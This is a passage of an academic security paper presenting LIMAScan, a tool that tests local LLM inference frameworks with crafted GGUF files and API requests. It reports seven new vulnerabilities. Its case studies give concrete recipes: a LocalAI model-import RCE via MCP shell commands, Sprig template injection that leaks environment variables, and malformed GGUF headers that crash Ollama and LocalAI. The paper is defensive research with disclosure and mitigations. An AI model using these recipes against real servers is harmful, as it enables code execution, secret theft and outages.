To systematically identify LIMA vulnerabilities, we develop LIMAScan, a taxonomy-guided dynamic testing tool that leverages our observed vulnerability patterns, generates crafted payloads for each pattern, and tests those payloads against live LIF instances to trigger crashes or security violations. This section illustrates the design and implementation details of LIMAScan.

5.1 Design

The workflow of LIMAScan is illustrated in Algorithm 1, which takes two inputs (1) a set of vulnerability patterns $\mathcal{P}$,

and (2) a set of target LIF instances $\mathcal{F}$, each running inside a Docker container. $\mathcal{P}$ includes the vulnerability patterns identified by our root cause analysis as described in Section 4.2 and Table 5. LIMAScan outputs a set of detected LIMA vulnerabilities $\mathcal{R}$, which records the affected LIF with the corresponding failure and the payload triggering the failure. LIMAScan operates in three phases: malicious payload generation, automated dynamic testing, and crash detection.

Phase 1: Malicious Payload Generation For each vulnerability pattern $p \in \mathcal{P}$, the procedure GENPAYLOAD(p) creates one or more concrete artifacts designed to trigger that specific flaw. LIMAScan generates two types of payloads based on the vulnerability patterns, as described below:

- **Crafted model files** target vulnerabilities in model parsing and loading (corresponding to C1). For example, *integer overflow* (under C1.1) produces three GGUF files, each setting a different header field (key length, array count or value length) to `0x8000000000000000` – a `uint64` value that becomes negative when cast to a signed integer. These file-based payloads can be reused across all LIFs that support the same format: the same crafted GGUF file is tested against `llama.cpp`, `Ollama`, and `LocalAI`, which all support GGUF.
- **Crafted API Requests** target vulnerabilities in runtime input handling (corresponding to C4). For example, the *structured output crashes* pattern (C4.1) sends invalid JSON schemas and regex patterns through the `/v1/chat/completions` endpoint to crash the grammar compilation backend. These payloads are used for LIFs like `vLLM` that do not parse GGUF but expose vulnerable API input processing.

To avoid replicate or reproduce any existing CVE, we generate new payloads based on the pattern instead of reusing the payloads from PoCs. This enables LIMAScan to discover new vulnerabilities that share the similar exploit flow with CVEs in LIFs.

Phase 2: Automated Dynamic Testing LIMAScan tests each generated payload against every applicable LIF instance. "Applicable" means the payload type matches what the LIF supports; for example, GGUF parsing payloads apply to `llama.cpp`, `Ollama`, and `LocalAI` which all support GGUF, while structured output and ReDoS payloads apply to `vLLM` which exposes grammar compilation and tool call through its API. For each LIF $f \in \mathcal{F}$, the test runner: (1) starts a Docker container with controlled memory limits and a known software version and waits until the LIF's health endpoint responds (STARTCONTAINER); (2) iterates over all applicable payloads. For each payload l, the runner delivers the payload to the LIF (DEPLOYPAYLOAD) in two ways: for file-based payloads, this copies the crafted file into the container's model directory; for API-based payloads, the payload content is embedded directly in the request. The runner then sends an API request that forces the LIF to process the payload (SENDREQUEST), and checks whether the LIF crashed (DETECTCRASH). If the LIF crashed, the container is restarted before the test on next payload.

Algorithm 1: LIMAScan

Input: $\mathcal{P} \leftarrow$ vulnerability patterns (from Table 5)
Input: $\mathcal{F} \leftarrow$ LIF instances to test
Output: $\mathcal{R} \leftarrow$ detected vulnerabilities

```
L ← ∅; R ← ∅ // initialize payloads and result
// Phase 1: Generate payloads from patterns
for pattern p ∈ P do // crafted GGUF, API request
    L ← L ∪ GenPayload(p)
// Phase 2: Test payloads against LIFs
for LIF instance f ∈ F do
    StartContainer(f) // wait until healthy
    for payload l ∈ L && l is applicable to f do
        DeployPayload(l, f)
        SendRequest(f, l) // LIF f parses l
        // Phase 3: Crash detection
        s ← DetectCrash(f)
        if s ≠ NOT_VULNERABLE then
            R ← R ∪ {(f, l, s)}
            if s = CRASHED then
                RestartContainer(f)
    StopContainer(f)
return R

DetectCrash(f):
Input: f ← a running LIF instance
Output: s ← status code
oom ← CheckOOMKilled(f) // out of memory
exit ← CheckExitCode(f) // abnormal exit
health ← CheckHealth(f) // health endpoint
logs ← SearchLogs(f, {panic, SIGSEGV, fatal})
if oom or exit ≠ 0 or ¬health then
    return CRASHED // full denial of service
else if logs ≠ ∅ then   // vulnerable without crash
    return PANIC_RECOVERED
else if CheckInfoLeak(f) then // e.g., env vars
    return VULNERABLE
else
    return NOT_VULNERABLE
```

Phase 3: Crash Detection The DETECTCRASH procedure monitors four runtime failure indicators and classifies the outcome into one of the four status codes:

- CRASHED: The LIF process terminated. Detected when: (1) the Docker `OOMKilled` flag is true, meaning the kernel killed the process for exceeding its memory limit; (2) the container exit code is non-zero, which indicates abnormal termination; or (3) the LIF's health endpoint (e.g., `/readyz` for LocalAI, `/health` for llama.cpp) stops responding. A

Table 6: Performance and Precision of evaluating LIMAScan on LIFs.

	Performance		Precision		
			CVEs from LIMABench	Newly Discovered Vulnerabilities	
LIF	**Time (s)**	**#Tests**	**#LIMA / #Others**	**#LIMA / #Others / #Total**	**Patterns Triggering the New Vulnerabilities**
llama.cpp	18	5	0 / 0	0 / 2 / 2	Uncontrolled recursion in grammar/schema parser
vLLM	14	10	0 / 9	0 / 0 / 0	-
Ollama	8	3	1 / 0	2 / 0 / 2	Integer type confusion (uint64 -> int) in GGUF parser
LocalAI	205	15	3 / 0	2 / 1 / 3	Command injection, template injection, unbounded GGUF alloc
Total	**245**	**33**	**4 / 9**	**4 / 3 / 7**	-

CRASHED result confirms a DoS vulnerability.

- PANIC_RECOVERED: The LIF is still running, but its logs contain crash-related keywords such as `panic`, `SIGSEGV`, or `fatal`. In Go-based LIFs such as `Ollama`, the `recover()` mechanism can catch a panic and keep the process alive, but the presence of a panic confirms the malicious payload has reached and triggered vulnerable code.
- VULNERABLE: The LIF's API response contains data that should not be accessible. For example, a Sprig [24] template expression such as `{{env "API_KEY"}}` embedded in a model configuration causes `LocalAI` to evaluate the expression and return the server's environment variables in its chat completion response
- NOT_VULNERABLE: None of the above signals were detected; the LIF handled the payload safely.

In addition to these four codes, it may also report ERROR_RETURNED when the LIF returns an error (*e.g.*, `5xx`) on the crafted input without terminating, or SKIPPED when a required prerequisite is unavailable (*e.g.*, GPU access for `vLLM`); these two outcomes indicate an incomplete or inconclusive test rather than a confirmed vulnerability.

The completeness of our crash detection depends on whether an LIF internally handles crashes, signals or panics. Our detection cannot capture the failures that are caught and suppressed without logging. However, in our evaluation, none of the evaluated LIFs implement such comprehensive failure handling, allowing our approach to reliably capture crashes in all generated tests.

5.2 Implementation

We implement LIMAScan using Python3, curl and Docker. LIMAScan relies on 18 manually crafted files to support our automated payload generation and testing, which includes: 13 crafted GGUF model files that manipulate header fields to trigger integer overflow, heap overflow, null pointer, and resource exhaustion bugs; 2 structured output files (a GBNF grammar with 50,000 nested parentheses and a JSON schema with 5,000 nested objects); and 3 additional files for path traversal strings, ReDoS patterns, and extreme API parameters. These are carefully designed with specific malicious field values derived from the observed vulnerability patterns.

5.3 Generalized to Non-LIMA Detection

LIMAScan is primarily designed to detect LIMA vulnerabilities (C1), where a crafted model file exploits weaknesses in a LIF's parsing pipeline. This is the reason why 13 of its 18 payloads are crafted GGUF files. However, its taxonomy-driven design extends naturally to other root causes and vulnerability patterns. Any vulnerabilities triggered by delivering crafted input to a running LIF instance can be used as a pattern, where the input can be model artifacts or user requests. We extend LIMAScan to include the detection of non-LIMA vulnerabilities (C4) summarized in Table 4 by generating API requests with malicious inputs. This extension aims at LIFs without GGUF parsers, such as `vLLM`.

6 Evaluation

We conduct our evaluation of LIMAScan on the most recent releases of the four popular LIFs, including `llama.cpp`, `vLLM`, `Ollama` and `LocalAI`. Here, we report the evaluation procedure and results with our newly discovered vulnerabilities.

Benchmark and Evaluation Methodology We applied LIMAScan to the latest stable releases of the four LIFs by running each LIF inside a Docker container with a 4 GB memory limit: `llama.cpp` build `b8149`, `vLLM` 0.8.3, `Ollama` v0.17.0 and `LocalAI` v3.12.1. Except for `vLLM`, the other three LIFs were evaluated on a MacBook Pro with Apple M1 Pro chip (6 Performance Cores and 2 Efficiency Cores, 14-core GPU, 16GB RAM). `vLLM` was evaluated separately on a high computing server with AMD Ryzen Threadripper PRO 7985WX CPU (128 cores, 5.37Ghz), 128GB Ram and a NVIDIA RTX 6000 Ada GPU due to its requirement on GPU access for model loading and inference.

6.1 Performance and Precision of LIMAScan

We report our evaluation results in Table 6 with the execution time, the number of generated automated tests, the number of detected vulnerabilities against the previously reported CVEs

classified as LIMA (denoted "#LIMA") and non-LIMA (denoted "#Others") curated by LIMABench. We also present the same metrics for newly discovered vulnerabilities by LIMAScan with their triggering root cause patterns.

In total, LIMAScan generates 33 automated tests for the four containerized LIFs, completing the execution in 245 seconds (61 seconds on average per LIF). LIMAScan detects 13 known CVEs curated in LIMABench, including 4 classified as LIMA and 9 as non-LIMA. This indicates that these vulnerabilities remain unpatched in recent releases despite prior disclosure.

Interestingly, LIMAScan detects and exploits 7 previously unknown vulnerabilities from the most recent stable releases of `llama.cpp`, `Ollama` and `LocalAI`. The vulnerability patterns used to trigger these new security issues are listed in the last column of Table 6, indicating that LIFs continue to exhibit LIMA vulnerabilities even after numerous patches addressing previously disclosed issues.

6.2 New Vulnerabilities Discovered

We designate the seven newly discovered vulnerabilities as *LIMA-NEW-001* through *LIMA-NEW-007*, all of which remain unfixed in the latest stable releases as the time of writing. We have reported all of them to the corresponding LIF GitHub repository maintainers. Here, we present the vulnerabilities in order of severity.

LIMA-NEW-005 is an OS command injection through the Model Context Protocol [20], a standard for connecting language models to external tools through STDIO-based server processes. An attacker who POST to `/models/import` can embed arbitrary shell commands in the `mcpServers` configuration field. These commands are executed via Go's `exec.Command()` without any validation, making it one of the most critical RCE we have found in our evaluation. *LIMA-NEW-006* is a server-side template injection through Go's `text/template` engine with the Sprig [24] function library. A model configuration that contains Sprig expressions like `{{env "HOME"}}` in the chat template field causes the server to evaluate these expressions and leak environment variables. *LIMA-NEW-007* is a DoS crash caused by a crafted GGUF file with `n_kv` set to 4,294,967,295 (*i.e.*, `0xFFFFFFFF`). Then the `gpustack/gguf-parser-go` [18] library reads this value from the header and attempts to allocate memory for over 4 billion KV-pair structures exhausting all available memory and triggering the Linux OOM killer.

LIMAScan found two uncontrolled recursion vulnerabilities in `llama.cpp`, *i.e.*, *LIMA-NEW-003* and *LIMA-NEW-004*. The first one targets the GBNF grammar parser: a grammar string with 50k nested parentheses causes mutual recursion between `parse_alternates()` and `parse_sequence()` with no depth limit, overflowing the C++ call stack and crashing `llama-server`. The second targets the JSON schema to grammar converter: a JSON schema with 5k nested object properties causes the `visit()` function to call itself recursively without bound, causing the same stack overflow crash.

Two integer type confusion vulnerabilities (*LIMA-NEW-001* and *LIMA-NEW-002*) has been found in `Ollama`. When a crafted GGUF file sets a string length or array element count to `0x8000000000000000`, the `uint64` value converts to a negative `int` in Go. This bypasses the bounds check that compares the length against the scratch buffer size, failing the execution and subsequently crashing the server with a runtime panic.

7 Representative Exploit Case Studies

We select three exploits from our LIMA-NEW discoveries to illustrate how LIMAScan detects vulnerabilities through cross-LIF vulnerability patterns that are summarized by our taxonomy. These cases illustrate three ways that model artifacts can compromise a LIF: (1) by crashing the server through a malformed header value, (2) by killing the server through memory exhaustion, and (3) by achieving arbitrary code execution through a poisoned model configuration.

Model Configuration Achieves RCE in LocalAI (LIMA-NEW-005) `LocalAI` allows users to import model configurations through its `/models/import` API endpoint. In `LocalAI` v3.12.1, the configuration format also supports an `mcp` field for the Model Context Protocol [20]. The `mcp.stdio` section contains a `mcpServers` map where each entry specifies a `Command` and `Args` to execute.

The vulnerability is at line 70 from file `core/http/endpoints/mcp/tools.go`. The function `SessionsFromMCPConfig()` iterates over the `mcpServers` entries and passes each server's `Command` and `Args` fields directly to Go's `exec.Command()`: `command := exec.Command(server.Command, server.Args...)`. However, there is no validation, no allowlisting, and no sandboxing for such an important command. The `Validate()` function in `LocalAI`'s configuration parser only checks that the `model.yaml` is syntactically correct, which does not inspect the commands that the MCP servers will execute.

An attacker can exploit this vulnerability in two steps. First, the attacker sends a POST request to `/models/import` with a YAML body that defines a model of which `mcp.stdio.mcpServers` section contains a crafted entry. For example, the entry can set `Command` to `/bin/sh` and `Args` to `["-c", "touch /tmp/pwned_mcp_rce"]`. `LocalAI` will import this configuration without any warning. Second, the attacker sends a chat completion request to `/v1/mcp/chat/completions` using the imported model name. Then `LocalAI` loads the model configuration, calls `SessionsFromMCPConfig()`, and executes the attacker's command with the same privileges as the `LocalAI` server. If LocalAI runs as root in the container (which it does by default), the attacker gets root execution inside that container.

The command `touch /tmp/pwned_mcp_rce` will create a file on the server, leading to arbitrary command execution.

This vulnerability was discovered by extending the following pattern we observed across the four LIFs. In `llama-cpp-python` [19], CVE-2024-34359 [8] achieves RCE through Jinja2 server-side template injection embedded in model metadata. In `vLLM`, CVE-2025-24357 [28] and CVE-2025-32434 [29] achieve RCE through `torch.load()` deserializing malicious model weights. In summary, the common pattern here is that model content, whether it is a metadata field, a weight file, or a configuration parameter, can reach a code execution path without sanitization. LIMA-NEW-005 was detected by applying the same pattern that was applied to `LocalAI`'s MCP configuration: the model configuration is treated as data, but it contains executable specifications.

Integer Type Confusion Crashes Ollama (LIMA-NEW-001) When Ollama's GGUF parser reads a string field from a model file, the function `readGGUFString()` in `fs/ggml/gguf.go` first reads an 8-byte unsigned integer from the file header to determine the length of the string. It then converts this `uint64` value to the Go type `int` using a direct cast: `length := int(llm.ByteOrder.Uint64(buf))`. However, the `int` type in Go is a signed 64-bit type, which means that a `uint64` value with its highest bit set, such as `0x8000000000000000`, becomes the negative number `-9223372036854775808` after the cast. The parser then checks whether this length exceeds the size of a pre-allocated scratch buffer using this condition: `if length > len(llm.scratch)`. Because the length is now negative, and a negative number is always less than the positive buffer size, this bounds check passes. Execution continues to `buf = llm.scratch[:length]`, which attempts to slice the buffer with a negative index. Go does not allow negative slice indices, so the runtime panics with `slice bounds out of range [:-9223372036854775808]`. The `Ollama` server processes the crash and must be restarted.

LIMAScan detects this vulnerability using payload `negative_key_length.gguf`. Our payload generator creates a valid GGUF v3 header with zero tensors and one KV pair. The KV pair's key length field is set to `0x8000000000000000` followed by 16 padding bytes. The entire GGUF file is 48 bytes. LIMAScan's test runner uploads this file to an `Ollama` v0.17.0 container using the blob API, then calls the model creation endpoint. `Ollama`'s parser reads the file, hits the `readGGUFString()` function, and crashes. LIMAScan detects this crash by polling the `/api/version` health endpoint, which does not provide any response.

In addition, we confirmed three variants of this attack by setting the KV key and value string length to `0x8000000000000000`, as well as setting the tensor name string length. All three reach the same `readGGUFString()` function and produce the same panic. The same integer type confusion pattern also appears in `readGGUFArray()` (LIMA-NEW-002), where a negative array count passed to Go's `make()` triggers a `makeslice: len out of range` panic. In `llama.cpp`, CVE-2025-49847 [31] and CVE-2025-52566 [32] involve similar signed/unsigned integer confusion in the GGUF vocab and tokenizer parsers, where `size_t` values are narrowed to `int32_t`. The underlying mistake is the same across both implementations: trusting that a file-supplied integer will fit safely into a signed type. This vulnerability remains unfixed in `Ollama` v0.17.0. The fix would require validating the `uint64` value against a reasonable upper bound before casting it to `int`.

Unbounded GGUF Allocation Crashes LocalAI (LIMA-NEW-007) LIMAScan's payload generator creates a GGUF file `large_n_kv.gguf` with the GGUF magic bytes, version 3, zero tensors, and the `n_kv` field set to `0xFFFFFFFF` (4,294,967,295), followed by 64 zero bytes. This file tells any GGUF parser that the model contains over 4 billion KV metadata pairs.

When LIMAScan feeds this file to `LocalAI` v3.12.1, the request travels through the chat completion API to `guessDefaultsFromFile()` in `core/config/guesser.go`, which calls `gguf.ParseGGUFFile()` from the third-party `gpustack/gguf-parser-go` [18] library. This library reads the `n_kv` value from the header and attempts to allocate memory for over 4 billion KV pair structures. The allocation exhausts all available memory in the container, and the Linux kernel's OOM killer sends SIGKILL to the `LocalAI` process.

This payload was inspired from CVE-2024-23605 [21], a heap buffer overflow in `llama.cpp`'s `gguf_init_from_file_impl()` function caused by the same `n_kv` field. That vulnerability has since been patched in `llama.cpp`, and LIMAScan confirms that `llama.cpp` b8149 handles the payload safely. However, `LocalAI` uses a different GGUF parser written in Go, which was never affected by the original CVE but contains the same missing validation. This result shows that a vulnerability pattern found in one LIF can predict similar bugs in other LIFs, even when the parsers are written in different languages.

8 Discussion and Mitigation

Our analysis reveals that LIMA vulnerabilities concentrate in a small number of root causes. Over half of the vulnerabilities in our dataset (C1 and C2, 32 of 60) trace to trusting model-controlled values in parsing code or using unsafe deserialization. This concentration suggests that targeted hardening of specific components can provide substantial security improvement.

Strict Validation at Parse Boundaries The applied fixes for memory corruption vulnerabilities collected by our dataset were consistently minimal, often including a single bounds check on a header field or a maximum allocation size. Applying the same input validation rigor used in network protocol

parsers to model file parsers would prevent most C1 vulnerabilities. The low cost of these fixes indicates that the root cause is the absence of security-oriented development practices for model parsing code instead of technical difficulty.

Safe Serialization Replacing Python's pickle with secure formats that do not support arbitrary code execution, such as MessagePack [46] or Protocol Buffers [49], would eliminate the entire C2 class. The safetensors format implements this principle for weight storage by restricting content to numeric tensors and JSON metadata. Extending this design to interprocess communication would address the systemic unsafe deserialization we observed in distributed inference channels.

Sandboxed Metadata Execution Model metadata fields such as chat templates can include executable content embedded within model files. Rendering such content in sandboxed environments, as demonstrated by the fix for CVE-2024-34359, prevents arbitrary code execution through model metadata and should be applied to related components that interpret model-supplied content during loading.

9 Scope, Novelty and Generalizability

LIMA does not introduce a new class of software vulnerability, and the issues we studied are well-known software weakness patterns. Instead, LIMA's contribution is to show how these traditional weaknesses reappear in the model loading layer of modern AI systems, together with the resulting security implications shaped by the AI deployment context.

Even though our empirical study and LIMAScan focus on GGUF, the underlying methodology is format-general: other parsers also process attacker-controlled sizes, offsets and types, so similar weakness patterns may arise in format-specific ways. Accordingly, LIMAScan should be understood as an automated testing harness built upon curated, handcrafted GGUF payload templates, rather than a fully automated payload-generation system.

10 Threats to Validity

Our dataset includes only publicly disclosed vulnerabilities indexed in the NVD advisories. Undisclosed or silently patched issues are not captured and may affect prevalence estimates. Although we manually validated each entry against patch commits and reproduction artifacts to ensure correct classification, misinterpretation of advisory descriptions remains possible. Additionally, our analysis focuses on widely adopted LIFs and may not generalize to all emerging inference systems. Finally, our taxonomy reflects recurring patterns observed in current implementations and may evolve as model formats and framework architectures change.

11 Related Work

Traditional LLM Threats Prior work on machine learning model and LLM security has focused on detecting malicious model files before loading. Scanning tools such as ModelScan [7] and Hugging Face's built-in scanner [11] inspect serialized files for dangerous patterns, while JFrog [44] measured the prevalence of malicious models on public repositories. Kellas et al. [54] propose per-library deserialization policies that enforce safe loading via pickle. These approaches target the model artifact itself but do not address vulnerabilities in the LIFs that load and process these artifacts.

Mitigation for LLM Attacks Sandboxing and trusted execution environments have been explored as containment mechanisms. Several machine learning deployment stacks adopt partial sandboxing through Docker containers [2, 3] or WebAssembly runtimes [16, 53], while system-level approaches restrict system calls [37, 56], file access [65], and network connectivity [68]. Trusted Execution Environments such as AMD SEV and Intel SGX provide stronger isolation [59, 63, 73], but introduce performance overhead [34, 35] and deployment complexity [38, 60]. However, these defenses limit the impact of exploitation without preventing the underlying parsing vulnerabilities. Recent proposals for sandboxing LLM applications [43, 62, 66] remain largely unevaluated in practice.

To our knowledge, no prior work has systematically analyzed and reproduced vulnerabilities in the model loading and initialization pipeline of LIFs. Our work fills this gap by defining the LIMA attack surface, providing a taxonomy, automated reproduction framework and a dynamic testing tool for these vulnerabilities.

12 Conclusion

This paper introduces LIMA, the Local Inference framework-Model Attack surface, and presented a systematic analysis of 60 vulnerabilities across four widely adopted LIFs. Our taxonomy and case studies demonstrate that structured model files serving as a potent attack vector can lead to memory corruption, arbitrary code execution, and credential theft before any inference occurs. The concentration of vulnerabilities in model parsing and unsafe deserialization indicates that a small number of targeted defenses can substantially reduce this attack surface. As LIFs continue to gain popularity and add functionality such as structured output generation, distributed inference, and model registry integration, ongoing security analysis of these expanding code paths will be essential to protect the local and even production-level deployment that users rely on for data privacy.

Acknowledgments

This work was supported in part by the NSF under Grant No. 2451516; we express our sincere appreciation for their support.

References

[1] CVE-2025-32434 - GitHub Advisory Database — github.com. https://github.com/advisories/{G}{H}{S}{A}-53q9-r3pm-6pq6. [Accessed 02-03-2026].

[2] Docker Offshore: Smoothing the Waves of Remote-Location MLOps | Docker — docker.com. https://www.docker.com/resources/docker-offshore-smoothing-the-waves-of-remote-location-mlops-dockercon-2023/. [Accessed 08-11-2025].

[3] Full-Stack Reproducibility for AI/ML with Docker & Kaskada | Docker — docker.com. https://www.docker.com/blog/full-stack-reproducibility-for-ai-ml-with-docker-kaskada/. [Accessed 08-11-2025].

[4] ggml-org/llama.cpp: LLM inference in C/C++ — github.com. https://github.com/ggml-org/llama.cpp. [Accessed 16-04-2025].

[5] Hugging Face – The AI community building the future. — huggingface.co. https://huggingface.co. [Accessed 07-11-2025].

[6] Malicious ML models discovered on Hugging Face platform | ReversingLabs — reversinglabs.com. https://www.reversinglabs.com/blog/rl-identifies-malware-ml-model-hosted-on-hugging-face. [Accessed 28-02-2026].

[7] ModelScan | Protect Models From Attacks — protectai.com. https://protectai.com/modelscan. [Accessed 06-11-2025].

[8] NVD - CVE-2024-34359 — nvd.nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2024-34359. [Accessed 07-11-2025].

[9] NVIDIA Triton Inference Server &x2014; NVIDIA Triton Inference Server — docs.nvidia.com. https://docs.nvidia.com/deeplearning/triton-inference-server/user-guide/docs/index.html. [Accessed 06-11-2025].

[10] OWASP Top 10 for Large Language Model Applications | OWASP Foundation — owasp.org. https://owasp.org/www-project-top-10-for-large-language-model-applications/. [Accessed 22-02-2026].

[11] Pickle Scanning — huggingface.co. https://huggingface.co/docs/hub/en/security-pickle. [Accessed 06-11-2025].

[12] pickle — Python object serialization — docs.python.org. https://docs.python.org/3/library/pickle.html. [Accessed 02-03-2026].

[13] Safetensors — huggingface.co. https://huggingface.co/docs/safetensors/en/index. [Accessed 10-11-2025].

[14] Serving Models | TFX | TensorFlow — tensorflow.org. https://www.tensorflow.org/tfx/guide/serving. [Accessed 06-11-2025].

[15] shubhamsaboo/awesome-llm-apps: Collection of awesome LLM apps with AI Agents and RAG using OpenAI, Anthropic, Gemini and opensource models. - github.com. https://github.com/Shubhamsaboo/awesome-llm-apps. [Accessed 03-04-2025].

[16] WebAssembly and WebGPU enhancements for faster Web AI, part 1 | Blog | Chrome for Developers — developer.chrome.com. https://developer.chrome.com/blog/io24-webassembly-webgpu-1. [Accessed 08-11-2025].

[17] Prompt injection attacks and defenses in llm-integrated applications. *arXiv preprint arXiv:2310.12815*, 2023.

[18] gpustack/gguf-parser-go: GGUF parser for Go. https://github.com/gpustack/gguf-parser-go, 2024.

[19] llama-cpp-python: Python bindings for llama.cpp. https://github.com/abetlen/llama-cpp-python, 2024.

[20] Model context protocol specification. https://modelcontextprotocol.io/specification, 2024.

[21] NVD - CVE-2024-23605. https://nvd.nist.gov/vuln/detail/CVE-2024-23605, 2024.

[22] ollama/ollama: Get up and running with Llama 3, Mistral, Gemma, and other large language models. — github.com. https://github.com/ollama/ollama, 2024. [Accessed 31-05-2024].

[23] Outlines: Structured text generation. https://github.com/dottxt-ai/outlines, 2024.

[24] Sprig: Useful template functions for Go templates. https://github.com/Masterminds/sprig, 2024.

[25] XGrammar: Flexible and efficient structured generation engine for large language models. https://github.com/mlc-ai/xgrammar, 2024.

[26] Here are 18,369 public repositories matching this topic llm — github.com. https://github.com/topics/llm, 2025. [Accessed 25-04-2025].

[27] NVD - CVE-2025-1953. https://nvd.nist.gov/vuln/detail/CVE-2025-1953, 2025.

[28] NVD - CVE-2025-24357. https://nvd.nist.gov/vuln/detail/CVE-2025-24357, 2025.

[29] NVD - CVE-2025-32434. https://nvd.nist.gov/vuln/detail/CVE-2025-32434, 2025.

[30] NVD - CVE-2025-46570. https://nvd.nist.gov/vuln/detail/CVE-2025-46570, 2025.

[31] NVD - CVE-2025-49847. https://nvd.nist.gov/vuln/detail/CVE-2025-49847, 2025.

[32] NVD - CVE-2025-52566. https://nvd.nist.gov/vuln/detail/CVE-2025-52566, 2025.

[33] adia. Data Scientists Targeted by Malicious Hugging Face ML Models with Silent Backdoor — jfrog.com. https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/. [Accessed 28-02-2026].

[34] Istemi Ekin Akkus, Ruichuan Chen, Ivica Rimac, Manuel Stein, Klaus Satzke, Andre Beck, Paarijaat Aditya, and Volker Hilt. {SAND}: towards {High-Performance} serverless computing. In *2018 USENIX annual technical conference (USENIX ATC 18)*, pages 923–935, 2018.

[35] Ayaz Akram, Anna Giannakou, Venkatesh Akella, Jason Lowe-Power, and Sean Peisert. Performance analysis of scientific computing workloads on general purpose tees. In *2021 IEEE International Parallel and Distributed Processing Symposium (IPDPS)*, pages 1066–1076. IEEE, 2021.

[36] Daniel Alexander Alber, Zihao Yang, Anton Alyakin, Eunice Yang, Sumedha Rai, Aly A Valliani, Jeff Zhang, Gabriel R Rosenbaum, Ashley K Amend-Thomas, David B Kurland, et al. Medical large language models are vulnerable to data-poisoning attacks. *Nature Medicine*, 31(2):618–626, 2025.

[37] Justin Cappos, Armon Dadgar, Jeff Rasley, Justin Samuel, Ivan Beschastnikh, Cosmin Barsan, Arvind Krishnamurthy, and Thomas Anderson. Retaining sandbox containment despite bugs in privileged memory-safe code. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, page 212–223, New York, NY, USA, 2010. Association for Computing Machinery.

[38] David Cerdeira, Nuno Santos, Pedro Fonseca, and Sandro Pinto. Sok: Understanding the prevailing security vulnerabilities in trustzone-assisted tee systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1416–1432. IEEE, 2020.

[39] Harsh Chaudhari, Giorgio Severi, John Abascal, Matthew Jagielski, Christopher A Choquette-Choo, Milad Nasr, Cristina Nita-Rotaru, and Alina Oprea. Phantom: General trigger attacks on retrieval augmented language generation. 2024.

[40] Zhaorun Chen, Zhen Xiang, Chaowei Xiao, Dawn Song, and Bo Li. Agentpoison: Red-teaming llm agents via poisoning memory or knowledge bases. *Advances in Neural Information Processing Systems*, 37:130185–130213, 2024.

[41] Junjie Chu, Yugeng Liu, Ziqing Yang, Xinyue Shen, Michael Backes, and Yang Zhang. Comprehensive assessment of jailbreak attacks against llms. *arXiv preprint arXiv:2402.05668*, 2024.

[42] Daniela S Cruzes and Tore Dyba. Recommended steps for thematic synthesis in software engineering. In *2011 international symposium on empirical software engineering and measurement*, pages 275–284. IEEE, 2011.

[43] Zehang Deng, Yongjian Guo, Changzhou Han, Wanlun Ma, Junwu Xiong, Sheng Wen, and Yang Xiang. Ai agents under threat: A survey of key security challenges and future pathways. *ACM Computing Surveys*, 57(7):1–36, 2025.

[44] drewt. JFrog and Hugging Face Join Forces to Expose Malicious ML Models — jfrog.com. https://jfrog.com/blog/jfrog-and-hugging-face-join-forces. [Accessed 06-11-2025].

[45] Mohamed Amine Ferrag, Norbert Tihanyi, Djallel Hamouda, Leandros Maglaras, and Merouane Debbah. From prompt injections to protocol exploits: Threats in llm-powered ai agents workflows. *arXiv preprint arXiv:2506.23260*, 2025.

[46] Sadayuki Furuhashi. MessagePack: It's like JSON, but fast and small. https://msgpack.org/, 2008. Accessed: 2026-03-03.

[47] Julia Gomez-Rangel, Young Lee, and Bozhen Liu. Security in the wild: An empirical analysis of llm-powered applications and local inference frameworks. In *2025 2nd IEEE/ACM International Conference on AI-powered Software (AIware)*, pages 149–159. IEEE, 2025.

[48] Julia Gomez-Rangel, Alvaro Vazquez, Young Lee, Kadir Alpaslan Demir, and Bozhen Liu. Rising fast, prone to risk: How open-source llm-powered apps are designed and secured. In *Proceedings of the 2025 International Workshop on Artificial Intelligence× Software Engineering (AIxSE). IEEE*, 2025.

[49] Google. Protocol Buffers: Google's data interchange format. https://protobuf.dev/, 2008. Accessed: 2026-03-03.

[50] Kai Greshake, Sahar Abdelnabi, Shailesh Mishra, Christoph Endres, Thorsten Holz, and Mario Fritz. Not what you've signed up for: Compromising real-world llm-integrated applications with indirect prompt injection. In *Proceedings of the 16th ACM workshop on artificial intelligence and security*, pages 79–90, 2023.

[51] W Ronny Huang, Jonas Geiping, Liam Fowl, Gavin Taylor, and Tom Goldstein. Metapoison: Practical general-purpose clean-label data poisoning. *Advances in Neural Information Processing Systems*, 33:12080–12091, 2020.

[52] Evan Hubinger, Carson Denison, Jesse Mu, Mike Lambert, Meg Tong, Monte MacDiarmid, Tamera Lanham, Daniel M Ziegler, Tim Maxwell, Newton Cheng, et al. Sleeper agents: Training deceptive llms that persist through safety training. *arXiv preprint arXiv:2401.05566*, 2024.

[53] Evan Johnson, Evan Laufer, Zijie Zhao, Dan Gohman, Shravan Narayan, Stefan Savage, Deian Stefan, and Fraser Brown. Wave: a verifiably secure webassembly sandboxing runtime. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 2940–2955. IEEE, 2023.

[54] Andreas D Kellas, Neophytos Christou, Wenxin Jiang, Penghui Li, Laurent Simon, Yaniv David, Vasileios P Kemerlis, James C Davis, and Junfeng Yang. Pickleball: Secure deserialization of pickle-based machine learning models. *arXiv preprint arXiv:2508.15987*, 2025.

[55] Keita Kurita, Paul Michel, and Graham Neubig. Weight poisoning attacks on pretrained models. In *Proceedings of the 58th annual meeting of the association for computational linguistics*, pages 2793–2806, 2020.

[56] Dmitry Kuznetsov and Adam Morrison. Privbox: Faster system calls through sandboxed privileged execution. In *2022 USENIX Annual Technical Conference (USENIX ATC 22)*, 2022.

[57] Linyang Li, Demin Song, Xiaonan Li, Jiehang Zeng, Ruotian Ma, and Xipeng Qiu. Backdoor attacks on pre-trained models by layerwise weight poisoning. In *Proceedings of the 2021 Conference on Empirical Methods in Natural Language Processing*, pages 3023–3032, 2021.

[58] Yanzhou Li, Tianlin Li, Kangjie Chen, Jian Zhang, Shangqing Liu, Wenhan Wang, Tianwei Zhang, and Yang Liu. Badedit: Backdooring large language models by model editing. *arXiv preprint arXiv:2403.13355*, 2024.

